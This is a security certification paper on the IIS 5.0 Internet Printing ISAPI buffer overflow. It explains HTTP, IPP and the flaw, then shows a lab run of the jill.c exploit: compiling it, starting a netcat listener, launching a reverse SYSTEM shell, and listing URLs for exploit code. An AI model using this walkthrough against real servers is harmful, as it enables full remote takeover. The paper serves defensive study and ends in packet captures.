Global Information Assurance Certification Paper

The Microsoft IIS 5.0 Internet Printing ISAPI Extension Buffer Overflow

Chris Clemenson

GCIH Practical Version 2.1

The Microsoft IIS 5.0 Internet Printing ISAPI Extension Buffer Overflow

Abstract

This paper covers the internet printing ISAPI extension buffer overflow Vulnerability that exists in Microsoft's IIS 5.0. It was chosen because of its association with port 80 and WWW services. The HTTP and IPP protocols are explained with an intention of giving enough understanding to better understand the exploit. Cross-site scripting and directory traversal are two other WWW associated vulnerabilities that are discussed to also show a hacker focus on that service.

The exploit is explained by referencing popular security organizations bulletins including CERT's, BugTraq's, and Microsoft's. It is also demonstrated in a lab environment using the jill.c code that is freely available on the Internet. The lab setup was chosen to provide a mix of freely available software such as Nessus, Ethereal, and Linux along with popular commercial software such as ISS RealSecure Sensors and the Microsoft Operating System and Web Server. The attack process is executed from the perspective of a hacker to illustrate just how easily it is carried out.

The last section of this paper illustrates how to protect yourself from this specific vulnerability and how some application of best practices could protect your network from similar exploits. This section covers network design, patching policies, and vendor responsibility as it applies to this exploit.

One of the biggest points to come out of reading this paper with is that this buffer overflow, while complex in theory, can be carried out by anybody with any computer skills, and that person will have complete control of your server after it's over. There are ways to protect your network, but as the last section details, and as becomes painfully clear after working to secure networks over a period of time, a certain degree of due diligence is a requirement. This paper will help to show that not only is there exploit code out there, but it is extremely easy to use and available. It should make it obvious that there needs to be an awareness of such threats and a reaction to protect yourself and your company from them.








The Microsoft IIS 5.0 Internet Printing
ISAPI Extension Buffer Overflow

Targeted Port: 80

1. Targeted Service: WWW

Port 80, which hosts the www service, was the second most targeted port on April 1st, 2003. Port 80 is consistently in the top 3 on the list published on www.incidents.org

Figure 1a

Service Name	Port Number	30 day history	Explanation
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
smtp	25		Simple Mail Transfer
microsoft-ds	445		Win2k+ Server Message Block
ident	113		
netbios-ssn	139		NETBIOS Session Service
gnutella-svc	6346		gnutella-svc
---	53600		
domain	53		Domain Name Server

Top Ten Attacked Protocol List from Incidents.org[1]

2. Description of the WWW service:

The World Wide Web, according to pcwebopedia, is “a system of Internet servers that support specially formatted documents”[2]. These Internet servers are called web servers. The two most popular of these are Apache’s Open Source HTTP server and Internet Information Server, which ships with Microsoft’s server products. The documents shared by these web servers are formatted in HTML, which can display text, video, and audio and contain links to other documents on the web. HTML documents are generally displayed in web browsers such as Internet Explorer, which ships with the Microsoft Windows Operating System.

[1] Internet Storm Center, p27
[2] PCWebopedia

Each web site is addressed using a unique Uniform Resource Locator, or URL, which consists of the protocol used and the site's IP address or domain name. Generally, for ease of use, domain names, which map more easily remembered words to the web servers IP address, are used. This mapping is accomplished using DNS, or the Domain Name Service.

The system described above has made the World Wide Web an easily used and extremely popular portion of the Internet. It has become an indispensable tool for everyone from homeowners working on home improvement projects to scientists working on the cure for cancer. Nearly every company now has a web server to promote its products and advertise its offerings. This popularity and usefulness has shaped software developers views. The accessibility of services running on Port 80 is such an attractive draw that software developers are looking at it as an avenue to serve other needs. Printing to a remote printer over the internet was one such need. Instead of having to have a printer connected directly to the computer or connected via a local area network, users can send print jobs securely over the internet to a web server and print it to a printer on another network. Companies such as Microsoft, Epson, Hewlett Packard and Novell have begun to offer IPP print servers and most of the major printer companies offer printers with embedded IPP print servers.

3. The Protocols

3.1 HTTP

The standard protocol of the World Wide Web is HTTP, or the Hypertext Transport Protocol. HTTP is based on the client-server model in that a client, called a web browser, sends a request to a web server. The web server then responds with either the requested document or an error message and closes the connection. This process makes it a stateless protocol, which simply means that no connection is kept open between transactions. The current version of the protocol is HTTP/1.1.

3.2 IPP

The Internet Printing Protocol was developed to allow clients to print, check status of a print job, check capabilities of a printer, and cancel print jobs on a printer that exists either as a server, or connected to a server on the internet. IPP was designed to handle control of access to printers and secure the transmissions to the server and the responses back to the client.

4. Common Vulnerabilities Associated with the Protocols

New services that ride over HTTP and enter the network on port 80, are being introduced at a dizzying rate. Each of these services provides security professionals with new challenges and hackers with new opportunities. Security professionals are bombarded with notices of new vulnerabilities in these services every day. Standard firewalls are of no help as these vulnerable services are available to hackers over port 80 and generally can be exploited by using communications carried over the standard HTTP protocol. Cross-site scripting and directory traversal are two vulnerabilities commonly found on web servers that can be exploited using the http protocol.

4.1 Cross-Site Scripting Vulnerability

One vulnerability commonly associated with the HTTP protocol is cross-site scripting. These vulnerabilities allow hackers to steal information from users by tricking them into running the attacker's script and exposing personal information. The trick usually involves a link on a web site or in an email that runs a script which sends information that the user thinks is going to a legitimate site, to the hacker's site. Cross-site scripting can be used to steal any kind of information stored or entered into a computer. In two well publicized events companies such as Microsoft and Charles Schwab have been exploited using Cross-site scripting. Microsoft's Passport system was shown to contain a vulnerability that allowed a hacker to gain access to a user's financial information stored in its Wallet service. The vulnerabilities along with the fact that "for up to 15 minutes after someone signs in to Hotmail, that person's authorization extends to every other Passport service, including Wallet"[3] allowed an attacker to steal the user's cookies and use them to access the other Passport services. One such Passport service that was of a great deal of concern was Wallet. Microsoft took quick actions to prevent this attack from taking place, but doubt remained about the Passport service as whole and the fact that it is central to Microsoft's .Net strategy, obviously caused much concern with the company.

The Charles Schwab vulnerability was equally, if not more threatening, to its company. According to a December 6, 2000 article on CNet.com, "an attack on a Schwab user could allow the hacker to have access to all of the customer's account actions--such as buying and selling stocks or transferring funds while the customer was logged on to his account". [4] According to Elias Levy, moderator of the Bugtraq Security mailing list, the problem was caused by "the lack of good practices by programmers of Web-based applications"[5]. This is generally the case with cross-site scripting vulnerabilities. The solution to this problem is for programmers to be mindful of the security implications of dynamically created web pages. Cert.org offers the document, Understanding Malicious Content

[3] Lemos, p27
[4] Wolverton, p27
[5] Wolverton, p27

Mitigation for Web Developers, as a guideline to programmers. Internet surfers can minimize their exposure by disabling scripting languages in their browsers, or at the minimum being selective about how the visit web sites. Typing addresses in the browser's address bar is the safest method of visiting a site. Of course keeping up to date with patches is always recommended, to server administrators and web users, for fixing vulnerabilities.

4.2 Directory Traversal Vulnerability

Another vulnerability commonly associated with the HTTP protocol is malicious directory traversal. A directory traversal vulnerability allows an attacker to access files that the web server administrator didn't intend to allow access to. The consequences of this can range from the attacker seeing sensitive files on the server to the ability to execute program files. This vulnerability has, at one time, existed in both major web server platforms; Apache (Bugtraq ID 2518) and Microsoft's Internet Information Server (CVE ID VU#111677). The IIS vulnerability allowed an attacker to run executables with the rights of the IUSR_machinename account. By design, IIS is supposed to only serve files that exist in directories specified by the administrator. The only files that are to be executed exist in an executable directory called scripts. The problem is that if the URL sent to the web server had instructions in Unicode, the server didn't apply the same security as if it received the URL in the format it expected. The attacker could use Unicode characters to traverse directories backwards and execute any program within the volume boundaries. If IIS was installed on the same volume as Windows, then the attacker could gain access to any of the Windows executables that existed in the system directory. Such famous internet worms as Code Blue and Nimda took advantage of the directory traversal vulnerability to spread and infect millions of web server across the internet. The solution to this problem again is as simple as installing a patch provided by Microsoft, but as was obvious by the rapid spread of Code Blue and Nimda, this patch was ignored by many system administrators.

Specific Exploit = IIS 5.0 Internet Printing ISAPI Extension Buffer Overflow

5. Exploit Details

- Common Vulnerabilities and Exposures (CVE-2001-0241)
- CERT® Advisory CA-2001-10
- Security Focus (BugTraq ID 2674)
- Microsoft Security Bulletin (MS01-023)

5.1 Variants:

None

5.2 Vulnerable Systems

The following operating systems are vulnerable through Service Pack 1 if Internet Information Services 5.0 is installed.

- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server

5.4 Protocols/Services

HTTP or HTTPS used for transport of exploit code
IPP implementation in IIS 5.0 is the service that is exploited

5.5 Brief Description

On May 1st 2001, Microsoft disclosed that the IPP ISAPI extension in IIS 5.0 was susceptible to a buffer overflow attack and that a patch had been released to fix the vulnerability.

6. The Protocols and Their Role in the Vulnerability

6.1 HTTP

The fact that the IETF (www.ietf.org) lists 25 separate RFC's related to the HTTP protocol shows the immense interest that the technology community has in it. HTTP is an application level protocol which was introduced in 1991 as HTTP/0.9. HTTP/0.9 allowed for the simple Connection, Request, Response, Disconnection framework which today's HTTP is based on. When a connection is made from a client web browser on TCP port 80, a request is sent by the client to the web server. The requested page on the web server is identified by a URI, or Uniform Resource Identifier. The server's response is to send the page in a stream of ASCII characters in HTML format, the standard language for formatting web sites. After the entire document is sent, the connection is closed.

In 1996, this framework was expanded to become HTTP/1.0. The expanded HTTP/1.0 framework provided request headers and additional request methods. The additional request headers provided for better content negotiation and more information supplied to the client. The additional request methods added the ability to alter information on a web site by posting, deleting, linking and unlinking resources.

In January of 1997, RFC 2068 was published, documenting the currently used HTTP/1.1. At this time the HTTP GET Request took its current format and can be made in the following format, as documented in IETF RFC 2068:

```
Full-Request   = Request-Line
                 *( General-Header
                 | Request-Header
                 | Entity-Header )
                 CRLF
                 [ Message-Body ] [6]
```

- The request line is made up of the Method, a space, the Requested URI, the HTTP-Version and a Carriage Return/Line Feed
    - The Method can be OPTIONS, GET, HEAD, POST, PUT, DELETE, or TRACE.
- The request header fields allow the client to pass additional information to the server.
    - The HOST header field used in the HTTP request to the internet printing ISAPI extension in IIS 5.0 is where the buffer overflow takes place.

The HTTP Response to the GET Request is made in the following format, also as documented in RFC 2068:

```
Response   = Status-Line
             *( General-Header
             | Response-Header
             | Entity-Header )
             CRLF
             [ Message-Body ][7]
```

- The status line is composed of the HTTP Version, a space, the status code, a space, a reason phrase, and a Carriage Return/Line Feed
    - The status code indicates how successful the web server was at understanding and processing the request
    - The reason phrase is a short human-readable description of the status code
        - The following are the status codes listed in RFC 2068

```
Status-Code    = "100"   ; Continue
               | "101"   ; Switching Protocols
               | "200"   ; OK
               | "201"   ; Created
               | "202"   ; Accepted
```

[6] Fielding, p27
[7] Fielding, p27

| "203" ; Non-Authoritative Information
| "204" ; No Content
| "205" ; Reset Content
| "206" ; Partial Content
| "300" ; Multiple Choices
| "301" ; Moved Permanently
| "302" ; Moved Temporarily
| "303" ; See Other
| "304" ; Not Modified
| "305" ; Use Proxy
| "400" ; Bad Request
| "401" ; Unauthorized
| "402" ; Payment Required
| "403" ; Forbidden
| "404" ; Not Found
| "405" ; Method Not Allowed
| "406" ; Not Acceptable
| "407" ; Proxy Authentication Required
| "408" ; Request Time-out
| "409" ; Conflict
| "410" ; Gone
| "411" ; Length Required
| "412" ; Precondition Failed
| "413" ; Request Entity Too Large
| "414" ; Request-URI Too Large
| "415" ; Unsupported Media Type
| "500" ; Internal Server Error
| "501" ; Not Implemented
| "502" ; Bad Gateway
| "503" ; Service Unavailable
| "504" ; Gateway Time-out
| "505" ; HTTP Version not supported
| extension-code[8]

- The response header fields are used to pass more information to the client. This includes information about the server and about further access to the resource identified by the Request-URI.
- Entity-header fields define optional meta-information about the entity body or, if no body is present, about the resource identified by the request.

The added functionality of the new standard includes hostname identification, content negotiation, persistent connections, chunked transfers, byte ranges and support for proxies and caches.

[8] Fielding, p27

- Hostname identification allowed web servers to provide content based on hostname rather than just IP address. This provides the ability to host more than one web site on one IP address. Content Negotiation allowed for the ability to provide more than one version of the same content, such as providing different languages or presentation formats.

- Persistent connections solved the problems caused by the necessity to open and close a connection for each document requested, by allowing multiple requests on a single connection, thus speeding up downloads.

- Chunked transfers fixed a problem created by persistent connections and dynamic content. When a connection is kept open, it is done so for a length of time, determined by the content length it is transferring. With dynamic content, such as the output of CGI scripts, that length is harder to determine, so it is transferred in chunks of a predetermined size. This allows for the serving of dynamic content without having to disable persistent connections.

- Byte Ranges allow for transferring parts of the web page. This helps if a user just wants part of a web page or experiences a disruption in the transfer.

- Better cooperation with proxies and caches provides the ability to use conditional requests, which means that the request will include an entity tag that tells the server whether or not the proxy or cache already has a document. The web server will only reply with pages that are needed. These conditional requests can include the last-modified time of the document.

Despite these improvements, HTTP/1.1 and HTTP/1.0 work the same at their foundations, so interoperability between browsers and web servers can be maintained. The web browser includes its HTTP version in the get request, and the web server provides content that can be understood at that level. Other RFC's related to the HTTP protocol include:

RFC 2069 – Digest Access Authentication
RFC 2109 – State Management Mechanism
RFC 2227 – Simple Hit Metering and Usage Limiting
RFC 2295 – Transparent Content Negotiation
RFC 2518 – Extensions for Distributed Authoring
RFC 2818 – HTTP over TLS

Generally when it comes to development of the HTTP protocol, the concentration lies in adding features rather than enhancing security. The security that does see get attention is focused on ensuring privacy and integrity of communications. What gets transported isn't as much a concern as the fact that it needs to get to its destination without becoming victim to eavesdropping or malicious manipulation. For the purposes of this exploit HTTP is simply the means by which the exploit is transported to the vulnerable system. The sheer number of web servers accessible via the HTTP protocol through port 80, is what makes it such a popular transport for exploits. While the protocol isn't inherently insecure, it can be used to exploit the servers which use it.


6.2 IPP

Where HTTP is the carrier for the ISAPI extension buffer overflow, Microsoft's implementation of Internet Printing in IIS 5.0 is the target. IPP was defined in 1999 in RFC 2567 as

> "the application of Internet tools, programs, servers and networks to allow end-users to print to a remote printer using, after initial setup or configuration, the same methods, operations and paradigms as would be used for a locally attached or a local area network attached printer. This could include the use of HTTP servers and browsers and other applications for providing static, dynamic and interactive printer locating services, user installation, selection, configuration, print job submission, printer capability inquiry and status inquiry of remote printers and jobs."[9]

Microsoft provides the following diagram to illustrate its design.

Figure 6a



[10]

[9] Wright, p 27
[10] Internet Printing, p27

In this case a client on the internet can install a printer using a URL as the printer's name. The URL points to a Windows 2000 web server running IIS 5.0. If both the client and the server are running Windows 2000, the client first tries to send the print job using the Remote Procedure Call (RPC) protocol, which is provided for in Microsoft's FrontPage Server Extensions. Over the internet, this will generally be unavailable due to firewall configuration, so the communications will be carried over HTTP. If both the client and server are not Windows 2000, it automatically uses the HTTP protocol.

Just like when using a local printer, the job is submitted by the application making a call to OpenPrinter, but when using an IPP printer, the job is submitted using a URL in the following format as described by Microsoft.

HTTP://*ServerName*/Printers/*ShareName/*.Printer

This URL is fairly self-explanatory, except that ShareName is actually the print queue located on the IIS server. When the web server receives the print job it is recognized by the .printer extension and processed using the ISAPI extension DLL msw3prt.dll, which contains the print server. The print job is then sent, by the web server, to the printer specified in the URL.

There are two main security concerns for the protocol. The first is privacy, which, if necessary, is handled by carrying the traffic using the SSL encrypted HTTPS protocol rather than straight HTTP. The other is Authentication, which is provided by IIS. It is necessary to ensure that only authorized users can use this service. It can be setup to use basic authentication, which is supported by most browsers, or by Microsoft challenge/response or Kerberos authentication, which is supported by Internet Explorer.

7. Description of Variants

There are no direct variants of the IPP ISAPI extension buffer overflow, but the Security Focus web site lists four other buffer overflow and three other ISAPI related vulnerabilities in IIS 5.0.

8. The IPP ISAPI Extension Buffer Overflow in IIS 5.0

8.1 Key Terms and Concepts

Before explaining the internet printing ISAPI extension buffer overflow, some key terms and concepts must be understood.

- **Buffer Overflow**

A buffer is used by programmers to store input data. The buffer exists in the same stack as the Extended Instruction Counter, or EIP register, which maintains the sequence in which the program executes code. A buffer is programmed to be a specific size, so if input validation isn't programmed into the code and the buffer receives more data than the size specified, an overflow occurs. The overflow data will overwrite the EIP, and in cases in which the overflow was unintentional, it will attempt to execute the overflow, which is gibberish, and cause the program to err and die. In more insidious cases, an attacker would make the overflow data contain malicious code, which would then be executed at the level of authority that the program runs in. Buffer overflows are among the most dangerous vulnerabilities as they usually result in an attacker gaining system privileges.

- **ISAPI**

An ISAPI (Internet Services Application Programming Interface) extension is a technology that enables web developers to extend the functionality of their web servers by writing custom code that provides new services.

- **Netcat**

Netcat is one of the most popular tools used for backdoor access into systems. When setup as a listener, a user can connect to the port it is setup to run on and it will serve them a shell prompt. If this process is initiated as a system user, as is the case with the internet printing ISAPI extension buffer overflow, then the attacker has full system control.

8.2 How the Exploit Works

The vulnerability that is the subject of this paper lies in the IPP ISAPI extension in Windows 2000 which contains an unchecked buffer in the host field. The IPP ISAPI extension is installed during a default Windows 2000 install, but can only be accessed if the IIS service is also enabled. As described in section 6.2, web clients make use of IPP by sending a print job via HTTP to the IIS web server. This print job is handled by the msw3prt.dll, which contains a buffer that does inadequate "bounds checking" in a section of code that handles input parameters. When it receives an HTTP .printer request that contains approximately 420 bytes of data in the "Host" header field, an overrun occurs that allows the execution of code. In this case the code is executed with Local System security, thus the server allows the attacker to run virtually any command without restriction. Generally an administrator would notice when this happened because a buffer overrun would cause the web server to stop functioning, but IIS 5.0 restarts the web server when it notices that it has crashed and leaves no evidence of the crash in any logs. This results in a scenario in which a web server could be doing the bidding of an attacker and the system's administrator would have no obvious signs that anything was wrong.

The vulnerability was discovered by Riley Hassell, of eEye Digital Security. Hasell was in the process of writing an auditing tool and ISAPI extensions were one of its targets. When the ISAPI extension for IPP was audited, the buffer overrun occurred and the problem was discovered. To illustrate how the vulnerability could be exploited, eEye provided Microsoft with a proof of concept code that bound cmd.exe to a port on the web server, allowing remote execution of commands with system level access. On May 1, 2001, Microsoft issued a patch and a security bulletin. This vulnerability is described as "very serious" by Microsoft because of the facts that it is remotely exploitable, that standard packet filtering firewalls offer no protection, and that there were so many vulnerable servers readily available.

8.3 The Exploit Code

Four different programs are publicly available to exploit the vulnerability. Below are the programs, a short description, and a link to the code.

- iishack2000.c - Provided by Ryan Permeh of eEye Digital Security. Proof of concept written in C. Creates a text file on the root of the C: drive which offers instructions for fixing the vulnerability. - Can be obtained from http://www.eeye.com/html/Research/Advisories/AD20010501.html
- iiswebexplt.pl – Provided by Wanderley J. Abreu Jr. Memory leak exploit written in Perl. Can be obtained from http://downloads.securityfocus.com/vulnerabilities/exploits/jill.c
- iis5hack.zip – Zipped file containing exploit code written in C, Perl, and for the Windows NT 4.0 platform. – Can be obtained from http://www.securityfocus.com/data/vulnerabilities/exploits/iis5hack.zip
- jill.c – Provided by Dark Spyrit. Provides netcat session from exploited server to attacker's machine – Can be obtained from http://downloads.securityfocus.com/vulnerabilities/exploits/jill.c

8.4 jill.c

The code that I will use to illustrate the exploit is jill.c. Less than 24 hours after the publication of the vulnerability, source code to this program that would give a hacker full remote control of a web server, using the buffer overflow, was released by a hacker named Dark Spyrt. Jill.c was described as the first remote IIS 5 root exploit in the wild and distributed on a Windows 2000 mailing list. It provides a hacker with a reverse telnet session by making the web server execute code that connects out to a netcat listener running on the attacker's machine. The characteristics of this code that make it such a concern are the level of rights that an attacker gains, the number of available targets, and the simplicity of the attack.

- As explained in section 8.2, due to the nature of the buffer overflow, this netcat session gives the attacker system level access to the Windows 2000 server.

- The exploit can be run remotely against nearly any web server on the internet because the attack is carried out over port 80.


- It requires very little technical knowledge to run the program as a person needs only know how to run a netcat session on his/her own machine and then execute the code with the IP address and port of the web server and IP address and port of the netcat session.

These traits will make the jill.c program a popular tool in the arsenal of hackers for years to come.

9. What an Attack Looks Like

9.1 The Attack Illustrated


Figure 9a



An attacker simply runs the code, which sends a maliciously crafted URL to the vulnerable web server. This URL passes through a normal packet filtering firewall because it is simply HTTP traffic destined for a web server. The web server is instructed to connect back to the netcat listener running on the hacker's computer, usually on a port that is allowed out on most firewalls, such as FTP. Due to the fact that the IIS Web Server runs with system level authority, this netcat session give the attacker a reverse telnet session with that system level authority!

9.2 The Simulation Environment

Figure 9b



To illustrate an attack, a lab was setup with the following components:

1. Attacker Machine – IBM PC running Red Hat Linux 8.0, a Netcat listener and the jill.c code

2. Vulnerable Web Server – IBM PC running Microsoft Windows 2000 Server with IIS 5.0 and the internet printing ISAPI extension

3. Sniffer Machine – IBM ThinkPad Laptop running Red Hat Linux 8.0 and Ethereal Network Analyzer version 0.9.6

4. Intrusion Detection Machine – IBM PC running Red Hat Linux 7.3 and Internet Security Systems Network Sensor v. 7.0

5. Intrusion Detection Management Server – IBM PC running Windows 2000 and Internet Security Systems Site Protector v. 2.0

9.3 The Attack


After the jill.c code has been downloaded, it needs to be compiled before it can be run against a server. In the lab the GNU C compiler was used and the command was:

gcc –o jill jill.c

Once the program is built, the hacker's next job is to find a vulnerable web server running Windows 2000 and IIS 5.0. Tools such as Grinder (http://packetstormsecurity.nl/groups/rhino9/grinder11.zip) can scan an entire

range of IP addresses and report back the version of web server running at each address. When a server running the correct software is found, a tool such as Nessus can tell the attacker whether or not the server is vulnerable. Below is the Nessus report that was run against the vulnerable server in the lab.

Figure 9c



As you can see, the report in Figure 9c shows that the vulnerability potentially exists and lists information that would be useful to an administrator, or a hacker.

Once a vulnerable web server has been found, the attack can begin. The hacker first installs netcat on a PC and loads a listener. The process looks like this:

Figure 9d

```
[root@hacker root]# ./nc -l -p 21 -vv
listening on [any] 21 ...
```

This command runs netcat with a –l switch to put it in listener mode, a –p switch with 21 to make it listen on port 21 and a –vv switch to put it in “very verbose” mode. Port 21 is chosen because, like port 80, it very commonly allowed out through a firewall because of its association with the FTP protocol.

A likely scenario would be one in which the hacker would already “own” a number of computers and set up a string of netcat listeners. These computers are quite often home users’ computers with “always-on” internet connections and

little or no security built in. Then a stolen dial-up account or a public access internet terminal would be used to access the first in the string of listeners, which would access the next until the last one actually carried out the attack on the web server. This complex process is used to hide the attacker's identity from the network that it is attacking.

The second step is to run the jill.c code against the vulnerable web server. The command is executed in the format of jill [target IP address] [target port] [attacker IP address] [attacker port]. In the lab the jill.c execution looked as follows:

Figure 9e

```
[root@hacker root]# ./jill 192.168.1.150 80 192.168.1.100 21
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.

connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!
[root@hacker root]#
```

This results in the reverse telnet session that gives the attacker the ability to execute any command with system privileges. Using the whoami command from the Windows NT Server Resource Kit verifies that the attacker now has system level authority!

Figure 9f

```
[root@hacker root]# ./nc -l -p 21 -vv
listening on [any] 21 ...
192.168.1.150: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.150] 1029

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINNT\system32>
```

From the victim's perspective, the web server is still functioning and without some thorough forensics, there exist no signs of an intrusion. The hacker now owns a server on the victim's network and likely he/she is the only one that knows it.

The scariest thing about this program, which is freely available on the internet, is its ease of use. As shown above, it takes very little technical knowledge to exploit a vulnerable web server. This is the prototypical tool of the infamous script kiddies.

9.4 Signs of the Attack

9.4.1 Windows Logs

None!
This, like most IIS buffer overflows, does not get logged.

9.4.2 Packet Captures

Figure 9g

Source	Destination	Protocol	Info
192.168.1.100	192.168.1.150	TCP	1043 > http [SYN] Seq=4226669129 Ack=0 Win=5840 Len=0
192.168.1.150	192.168.1.100	TCP	http > 1043 [SYN, ACK] Seq=2695336712 Ack=4226669130 Win=17520 Len=0
192.168.1.100	192.168.1.150	TCP	1043 > http [ACK] Seq=4226669130 Ack=2695336713 Win=5840 Len=0
192.168.1.100	192.168.1.150	HTTP	GET /NULL.printer HTTP/1.0
192.168.1.150	192.168.1.100	TCP	1034 > ftp [SYN] Seq=2695392943 Ack=0 Win=16384 Len=0
192.168.1.100	192.168.1.150	TCP	ftp > 1034 [SYN, ACK] Seq=4222453806 Ack=2695392944 Win=5840 Len=0
192.168.1.150	192.168.1.100	TCP	1034 > ftp [ACK] Seq=2695392944 Ack=4222453807 Win=17520 Len=0
192.168.1.150	192.168.1.100	FTP	Request: Microsoft Windows 2000 [Version 5.00.2195]
192.168.1.100	192.168.1.150	TCP	ftp > 1034 [ACK] Seq=4222453807 Ack=2695393049 Win=5840 Len=0
192.168.1.150	192.168.1.100	TCP	http > 1043 [ACK] Seq=2695336713 Ack=4226670312 Win=16338 Len=0
192.168.1.100	192.168.1.150	TCP	1043 > http [FIN, ACK] Seq=4226670312 Ack=2695336713 Win=5840 Len=0
192.168.1.150	192.168.1.100	TCP	http > 1043 [ACK] Seq=2695336713 Ack=4226670313 Win=16338 Len=0

